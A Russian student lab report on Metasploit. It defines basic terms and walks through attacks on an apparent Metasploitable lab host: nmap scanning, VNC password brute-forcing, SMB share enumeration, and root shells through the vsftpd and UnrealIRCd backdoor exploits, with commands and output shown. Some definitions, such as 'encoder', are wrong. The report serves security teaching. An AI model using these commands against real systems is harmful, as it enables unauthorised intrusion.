

Инструмент тестов на проникновение Metasploit

Абрамов Антон

25 мая 2015 г.

Содержание

1	Цель работы	2
2	Ход работы	2
2.1	Изучение	2
2.1.1	Базовые понятия	2
2.1.2	Запуск msfconsole	3
2.1.3	Базовые команды	3
2.1.4	Команды по работе с эксплойтом	3
2.1.5	Команды по работе с БД	4
2.1.6	GUI оболочка Armitage	5
2.1.7	GUI веб-клиент	5
2.2	Практическое задание	5
2.2.1	Подключиться к VNC-серверу, получить доступ к консоли	6
2.2.2	Получить список директорий в общем доступе по протоколу SMB	11
2.2.3	Получить консоль используя уязвимость в vsftpd	12
2.2.4	Получить консоль используя уязвимость в irc	13
2.2.5	Armitage Nail Mary	14
2.2.6	Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит	15
3	Выводы	18

1 Цель работы

2 Ход работы

2.1 Изучение

2.1.1 Базовые понятия

Используя документацию изучим базовые понятия - auxiliary, payload, exploit, shellcode, nop, encoder.

- **auxiliary** - сканер, который использует уязвимости системы, для получения сведений о этой системе.
- **payload** - полезная нагрузка - в компьютерной безопасности относится к той части вредоносных программ, который выполняет вредоносные действия. При анализе вредоносных программ, таких как черви, вирусы и троянские программы, это относится к вредным результатам данного программного обеспечения. Примеры полезных нагрузок включают разрушение данных, сообщений оскорбительного текста или ложных сообщений электронной почты, отправляемых с большим количеством людей.

Таким образом, полезная нагрузка относится к фактическому назначению сообщения в коробке передач.

- **exploit** (англ. exploit — использовать) - это общий термин в сообществе компьютерной безопасности для обозначения фрагмента программного кода который, используя возможности предоставляемые ошибкой, отказом или уязвимостью, ведёт к повышению привилегий или отказу в обслуживании компьютерной системы.
- **shellcode** (англ. shellcode - код оболочки) - это двоичный исполняемый код, который обычно передаёт управление консоли, например `'/bin/sh'` Unix shell, `command.com` в MS-DOS и `cmd.exe` в операционных системах Microsoft Windows. Код оболочки может быть использован как полезная нагрузка эксплойта, обеспечивая взломщику доступ к командной оболочке (англ. shell) в компьютерной системе.
- **nop** (сокращение от англ.: «No OPeration») - инструкция процессора на языке ассемблера, или команда протокола, которая предписывает ничего не делать.

- **encoder** - это устройство преобразующее линейное или угловое перемещение в последовательность сигналов, позволяющих определить величину перемещения. Т.о. можно выделить линейные и поворотные энкодеры.

2.1.2 Запуск msfconsole

Запустим msfconsole и узнаем список допустимых команд (help).

При вводе команды help, можно посмотреть список доступных команд. Перечислять все не имеет смысла, какие-то описаны ниже, а какие-то мы уже знаем.

Фреймворк Metasploit обладает тремя рабочими окружениями: **msfconsole**, **msfcli** и **msfweb**. Основным и наиболее предпочтительным из трех перечисленных вариантов является первый - **msfconsole**. Это окружение представляет из себя эффективный интерфейс командной строки со своим собственным набором команд и системным окружением.

2.1.3 Базовые команды

Базовыми командами являются search (поиск по имени, типу, автору и др.), info, load, use.

- **search <keyword>** - запусив команду search без указания ключевых слов, выводится список всех доступных эксплоитов. Если значение <keyword> имеет имя определенного сплоита, то этой командой ищем такой в базе данных системы.
- **info <type> <name>** - если нужна конкретная и полная информация о каком-либо эксплоите или payload'е, можно применить команду info. Например, нужно подробное описание payload'a winbind. Тогда необходимо набрать в командной строке info payload winbind и получить справочную информацию по нему.
- **load** - команда используется для загрузки плагинов.
- **use <exploit_name>** - команда говорит Фреймворку Metasploit запустить эксплоит с указанным конкретным именем.

2.1.4 Команды по работе с эксплоитом

Для работы с эксплоитом используются следующие команды:

- **show exploits** - указав команду `show exploits`, получим список всех доступных на данный момент эксплоитов. Имеются версии последних под различные платформы и приложения, включая Windows, Linux, IIS, Apache и так далее. Это поможет понять работу фреймворка Metasploit и почувствовать его гибкость и эффективность.
- **show options** - набрав в командной строке `show options`, будет выведен список опций, которые можно использовать. Каждый эксплоит или payload имеет свой собственный набор опций, который можно использовать при работе с ними.
- **exploit** - запускает эксплоит. Есть другая версия этой команды - `rexploit`, которая перезагружает код запущенного эксплоита и запускает его вновь. Эти две команды помогают работать с эксплоитами с минимальными усилиями, без перезапуска консоли.
- **set RHOST <hostname_or_ip>** - указываем этой командой Metasploit определенный хост в сети для его изучения. Хост можно задать как по его имени, так и по IP-адресу.
- **set RPORT <host_port>** - задает для Metasploit порт удаленной машины, по которому фреймворк должен подключиться к указанному хосту.
- **set payload <generic/shell_bind_tcp>** - команда указывает имя payload'а, который будет использоваться.
- **set LPORT <local_port>** - задаем номер порта для payload'а на сервере, на котором был выполнен эксплоит. Это важно, так как номер этого порта открыт именно на сервере (он не может быть использован никакими другими службами этого сервера и не резервируется для административных нужд). Советую назначать такой номер из набора четырех случайных цифр, порядок которых начинается с 1024. И тогда у вас все будет хорошо. Также стоит упомянуть, что необходимо менять номер порта каждый раз, когда успешно запущен эксплоит на удаленной машине.

2.1.5 Команды по работе с БД

- **db_connect** - подключение к базе данных.
- **db_status** - проверка состояния базы данных.
- **db_host** - просмотр списка хостов в файле базы данных.

- `db_del_host` - удалить какой-либо хост из базы данных.

2.1.6 GUI оболочка Armitage

Графическая оболочка для набора утилит и библиотеки эксплоитов Metasploit. Armitage позволяет в наглядном виде представить все этапы атаки, включая: сканирование узлов сети, анализ защищенности обнаруженных ресурсов, выполнение эксплоитов и получение полного контроля над уязвимой системой. Все функции программы структурированы и легкодоступны из меню и вкладок программы, даже для начинающего исследователя компьютерной безопасности.

Запустим и протестируем работу Armitage. Укажем начальные параметры, как на рисунке 1. Далее жмем Connect.




Рис. 1: Настройки подключения к Armitage

После запуска введем IP атакуемой машины. Рабочая область Armitage представлено на рисунке 2.

Проведем эксперимент из пункта 2.2.1. Для этого в боковом меню найдем необходимую auxiliary (vnc_login) и укажем настройки, как показано на рисунке 3. Далее нажимаем Launch.

Результат выполнения успешен и представлен на рисунке 4.

2.1.7 GUI веб-клиент

2.2 Практическое задание

Описать последовательность действий для выполнения следующих задач:




Рис. 2: Рабочая область Armitage




Рис. 3: Настройки auxiliary vnc_login

2.2.1 Подключиться к VNC-серверу, получить доступ к консоли

Шаг 1.

Запускаем сетевой сканер Nmap для анализа удаленного сервера по IP-адресу 192.168.0.3. В результате получаем вывод команды Nmap с пе-




Рис. 4: Результат выполнения auxiliary vnc_login

речнем открытых портов. Результат выполнения представлен на рисунке 5. Отсюда можно видеть, что для VNC-сервера выделен порт 5900.

Шаг 2.

Запустим **msfconsole**.

Шаг 3.

Теперь, когда мы знаем, что на удаленной машине открыт порт 5900, ищем соответствующий эксплоит VNC в базе данных **Metasploit**. Для того, чтобы увидеть список всех эксплоитов, доступных в **Metasploit**, запустим команду **show exploits**. Мы увидим все, которые можно использовать в нашей системе. Список впечатляющий, так что найти нужный сплоит в нем является задачей поистине трудной и утомительной. Запустим команду **search <keyword>** в самом **Metasploit** для поиска соответствующего эксплоита VNC.

В консоли **msfconsole** наберем команду **search VNC** для поиска всех эксплоитов, имена которых соответствует шаблону VNC. Все они могут применяться для получения доступа к серверу, используя уязвимости порта 5900. Как только мы наберем в строке эту команду, получим спи-

```

root@kali:~# nmap -sV 192.168.0.3

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-16 09:11 EDT
Nmap scan report for 192.168.0.3
Host is up (0.00018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login         
514/tcp   open  shell?        
1099/tcp  open  rmiregistry    GNU Classpath grmiregistry
1524/tcp  open  shell          Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            Unreal ircd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1

```

Рис. 5: Результат вывода команды nmap с ключом -sV

сок всех эксплоитов в окне msfconsole, как показано на рисунке 6. Т.к.

```

Matching Modules
=====
Name                               Disclosure Date  Rank  Description
-----
auxiliary/admin/vnc/realvnc_41_bypass 2006-05-15      normal RealVNC NULL Authentication Mode Bypass
auxiliary/scanner/vnc/vnc_login        normal          VNC Authentication Scanner
auxiliary/scanner/vnc/vnc_none_auth    normal          VNC Authentication None Detection
auxiliary/server/capture/vnc           normal          Authentication Capture: VNC
exploit/windows/vnc/realvnc_client      2001-01-29      normal RealVNC 3.3.7 Client Buffer Overflow
exploit/windows/vnc/ultravnc_client     2006-04-04      normal UltraVNC 1.0.1 Client Buffer Overflow
exploit/windows/vnc/ultravnc_viewer_bof 2008-02-06      normal UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
exploit/windows/vnc/winvnc_http_get     2001-01-29      average WinVNC Web Server GET Overflow
payload/windows/vncinject/bind_hidden_ipknock_tcp normal          VNC Server (Reflective Injection), Hidden Bind Ipknock TCP Stager
payload/windows/vncinject/bind_hidden_tcp normal          VNC Server (Reflective Injection), Hidden Bind TCP Stager
payload/windows/vncinject/bind_ipv6_tcp normal          VNC Server (Reflective Injection), Bind TCP Stager (IPv6)
payload/windows/vncinject/bind_nonx_tcp normal          VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
payload/windows/vncinject/bind_tcp      normal          VNC Server (Reflective Injection), Bind TCP Stager
payload/windows/vncinject/bind_tcp_rc4 normal          VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encrypt
payload/windows/vncinject/find_tag       normal          VNC Server (Reflective Injection), Find Tag Ordinal Stager
payload/windows/vncinject/reverse_hop_http normal          VNC Server (Reflective Injection), Reverse Hop HTTP Stager
payload/windows/vncinject/reverse_http   normal          VNC Server (Reflective Injection), Reverse HTTP Stager
payload/windows/vncinject/reverse_ipv6_tcp normal          VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
payload/windows/vncinject/reverse_nonx_tcp normal          VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
payload/windows/vncinject/reverse_ord_tcp normal          VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX
payload/windows/vncinject/reverse_tcp    normal          VNC Server (Reflective Injection), Reverse TCP Stager
payload/windows/vncinject/reverse_tcp_allports normal          VNC Server (Reflective Injection), Reverse All-Port TCP Stager
payload/windows/vncinject/reverse_tcp_dns normal          VNC Server (Reflective Injection), Reverse TCP Stager (DNS)

```

Рис. 6: Результат вывода команды search VNC в msfconsole

результат получился большим, отобразим на скриншоте только первую часть результата. С ней и будем работать.

Шаг 4.

Теперь, когда мы имеем перед глазами список эксплоитов, нам нужна более полная информация по каждому из них, прежде чем применим его на практике. Для получения подробного описания конкретного сплюита,

воспользуемся командой **info auxiliary/scanner/vnc/vnc_login**. Что в итоге мы получим? Описание возможных целей; требования эксплоита; детальное описание самой уязвимости, используемой этим эсплоитом; а также ссылки, где мы можем найти более подробную информацию. Результат представлен на рисунке 7.

```

Provided by:
carstein <carstein.sec@gmail.com>
jduck <jduck@metasploit.com>

Basic options:
-----
Name           Current Setting
-----
BLANK_PASSWORDS false
BRUTEFORCE_SPEED 5
DB_ALL_CREDS    false
DB_ALL_PASS     false
DB_ALL_USERS    false
PASSWORD        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
Proxies         no
t)[...]         yes
RHOSTS          yes
RPORT           5900
STOP_ON_SUCCESS false
THREADS         1
USERNAME        <BLANK>
USERPASS_FILE   no
e, one pair per line
USER_AS_PASS    false
USER_FILE       no
VERBOSE         true

Required Description
-----
no Try blank passwords for all users
yes How fast to bruteforce, from 0 to 5
no Try each user/password couple stored in the current database
no Add all passwords in the current database to the list
no Add all users in the current database to the list
no The password to test
no File containing passwords, one per line
no A proxy chain of format type:host:port[,type:host:port]
yes The target address range or CIDR identifier
yes The target port
yes Stop guessing when a credential works for a host
yes The number of concurrent threads
no A specific username to authenticate as
no File containing users and passwords separated by space
no Try the username as the password for all users
no File containing usernames, one per line
yes Whether to print output for all attempts

Description:
This module will test a VNC server on a range of machines and report
successful logins. Currently it supports RFB protocol version 3.3,
3.7, and 3.8 using the VNC challenge response authentication method.

```

Рис. 7: Результат вывода команды info в msfconsole

Шаг 5.

В общем случае запуск команды **use <exploit_name>** запускает окружение указанного эксплоита. В нашем же случае мы будем использовать команду **use auxiliary/scanner/vnc/vnc_login** для запуска auxiliary.

```

msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) >

```

Рис. 8: Использование команды use в msfconsole

Как видно на рисунке 8, после запуска auxiliary командой **use auxiliary/scanner/vnc/vnc_login** подсказка командной строки изменилась с **msf >** на **msf auxiliary(vnc_login) >**. Это означает, что мы перешли во временное окружение auxiliary.

Шаг 6.

Теперь нам необходимо отредактировать конфигурационный файл, как требует того текущий сценарий. Команда **show options** покажет нам различные параметры, которые требуются для запущенного на данный момент auxiliary. В нашем случае, опции RPORT уже установлено

значение 5900. Нам осталось только задать значение параметра RHOST, выполняемое командой **set RHOST**.

Вводим в командной строке **set RHOST 192.168.0.3** и видим результат - IP-адрес удаленного хоста выставлен именно на 192.168.0.3, как на рисунке 9.

```
msf auxiliary(vnc_login) > set RHOSTS 192.168.0.3
RHOSTS => 192.168.0.3
```

Рис. 9: Указываем RHOST в опциях

Шаг 7.

Теперь, когда все готово и auxiliary отконфигурирован должным образом, настало время запустить его.

Мы можем воспользоваться командой **check** для того, чтобы убедиться в том, что наша машина-жертва доступна для выполнения на ней эксплоита. Эта опция имеется не для всех спloitов. Например, на рисунке 10, хорошо видно, что в нашем случае эта опция имеется.

```
msf auxiliary(vnc_login) > check
[*] 192.168.0.3:5900 - This module does not support check.
[*] Checked 1 of 1 hosts (100% complete)
```

Рис. 10: Подтверждение доступности машины-жертвы

Но ею стоит воспользоваться в любом случае. Это хорошая помощь со стороны системы в том плане, что позволяет удостовериться - удаленная машина еще не пропечена эксплоитом, который собираемся запустить. Другими словами - чтобы не запустить эксплоит на удаленной машине повторно.

Команда **exploit** запускает выбранный спloit, который выполняет все необходимые действия для того, чтобы на удаленной машине смог выполниться auxiliary.

На рисунке 11 видно, что auxiliary успешно провел анализ удаленной машины с IP-адресом 192.168.0.3, используя уязвимость порта 5900. Факт успешного выполнения auxiliary обозначается выводом взломанного пароля на экране.

Как видно из скриншота, пароль взломанной машины: **password**

Шаг 8.

Теперь, когда пароль уязвимой машины взломан, можно получить доступ к ней.

Запустим **vncviewer**, в качестве VNC server укажем: **192.168.0.3**, а password: **password**.

```
msf auxiliary(vnc_login) > exploit

[*] 192.168.0.3:5900 - Starting VNC login sweep
[!] No active DB -- Credential data will not be saved!
[!] No active DB -- Credential data will not be saved!
[+] 192.168.0.3:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Рис. 11: Успешный взлом пароля

Как видно из рисунка 12, теперь мы имеем доступ к взломанному хосту.




Рис. 12: Получение доступа к взломанному хосту

2.2.2 Получить список директорий в общем доступе по протоколу SMB

Основные принципы работы с **Metasploit** были рассмотрены в первом примере, поэтому остальные примеры будут содержать меньше описания.

Шаг 1.

Из рисунка 5 видно, что SMB используется портом 139 и 445. Мы будем использовать для атаки порт 445.


Шаг 2.

Запустим **msfconsole**.

Шаг 3.

Воспользуемся поиском **search SMB**.

Результат выполнения представлен на рисунке 13. Выберем следу-



```
normal      Microsoft Windows Authenticated Logged In Users Enumeration
auxiliary/scanner/smb/smb2
normal      SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enumshares
normal      SMB Share Enumeration
auxiliary/scanner/smb/smb_enumusers
normal      SMB User Enumeration (SAM EnumUsers)
auxiliary/scanner/smb/smb_enumusers_domain
normal      SMB Domain User Enumeration
auxiliary/scanner/smb/smb_login
normal      SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid
normal      SMB SID User Enumeration (LookupSid)
auxiliary/scanner/smb/smb_version
normal      SMB Version Detection
auxiliary/scanner/snmp/snmp_enumshares
normal      SNMP Windows SMB Share Enumeration
auxiliary/server/capture/smb
normal      Authentication Capture: SMB
auxiliary/server/http_ntlmrelay
normal      HTTP Client MS Credential Relayer
auxiliary/spoof/nbns/nbns_response
normal      NetBIOS Name Service Spoofer
```

Рис. 13: Результат выполнения search SMB

ющий auxiliary: **auxiliary/scanner/smb/smb_enumshares**

Шаг 4.

Запустим, настроим и используем auxiliary. Результат выполнения представлен на рисунке 14.

2.2.3 Получить консоль используя уязвимость в vsftpd

Шаг 1.

Из рисунка 5 видно, что vsftpd используется портом 21.

Шаг 2.

Запустим **msfconsole**.

Шаг 3.

Воспользуемся поиском **search vsftpd**

Результат выполнения представлен на рисунке 15.

```

msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set rhosts 192.168.0.3
rhosts => 192.168.0.3
msf auxiliary(smb_enumshares) > exploit

[+] 192.168.0.3:139 - print$ - (DISK) Printer Drivers
[+] 192.168.0.3:139 - tmp - (DISK) oh noes!
[+] 192.168.0.3:139 - opt - (DISK)
[+] 192.168.0.3:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[+] 192.168.0.3:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

```

Рис. 14: Результат выполнения auxiliary

```

msf > search vsftpd
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

Рис. 15: Результат выполнения search vsftpd

Шаг 4.

Запустим, настроим и используем эксплоит. Результат выполнения представлен на рисунке 16.

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.0.3
rhost => 192.168.0.3
msf exploit(vsftpd_234_backdoor) > set rport 21
rport => 21
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.2:41890 -> 192.168.0.3:6200) at 2015-03-16 23:48:34 -0400

```

Рис. 16: Результат выполнения эксплоита

2.2.4 Получить консоль используя уязвимость в irc

Шаг 1.

Из рисунка 5 видно, что irc используется портом 6667.

Шаг 2.

Запустим **msfconsole**.

Шаг 3.

Воспользуемся поиском **search irc**

Результат выполнения представлен на рисунке 17.

```
msf exploit(vstftpd_234_backdoor) > search irc
[!] Database not connected or cache not built, using slow search

Matching Modules
=====
Name                                     Disclosure Date  Rank      Description
-----
auxiliary/dos/windows/llmnr/ms11_030_dnsapi 2011-04-12      normal    Microsoft Windows DNSAPI.dll LLNMR Buffer Underrun DoS
exploit/linux/misc/lprng_format_string      2000-09-25      normal    LPRng use_syslog Remote Format String Vulnerability
exploit/multi/http/struts2_default_action_mapper 2013-07-02      excellent Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/misc/pbot_exec                2009-11-02      excellent PHP IRC Bot pbot eval() Remote Code Execution
exploit/multi/misc/rainx_pubcall_exec        2013-03-24      great     RainX PHP Bot PubCall Authentication Bypass Remote Code Execution
exploit/osx/misc/ufo_ai                     2009-10-28      average   UFO: Alien Invasion IRC Client Buffer Overflow
exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent UnrealIRCd 3.2.8.1 Backdoor Command Execution
exploit/windows/browser/mirc_irc_url         2003-10-13      normal    mIRC IRC URL Buffer Overflow
exploit/windows/browser/ms06_013_createtextrange 2006-03-19      normal    MS06-013 Microsoft Internet Explorer createTextRange() Code Execution
exploit/windows/emc/replication_manager_exec 2011-02-07      great     EMC Replication Manager Command Execution
exploit/windows/misc/mirc_privmsg_server     2008-10-02      normal    mIRC PRIVMSG Handling Stack Buffer Overflow
exploit/windows/misc/talkative_response      2009-03-17      normal    Talkative IRC v0.4.4.16 Response Buffer Overflow
exploit/windows/misc/ufo_ai                 2009-10-28      average   UFO: Alien Invasion IRC Client Buffer Overflow
```

Рис. 17: Результат выполнения search irc

Шаг 4.

Выберем эксплоит **exploit/unix/irc/unreal_ircd_3281_backdoor**

Запустим, настроим и используем эксплоит. Результат выполнения представлен на рисунке 18.

```
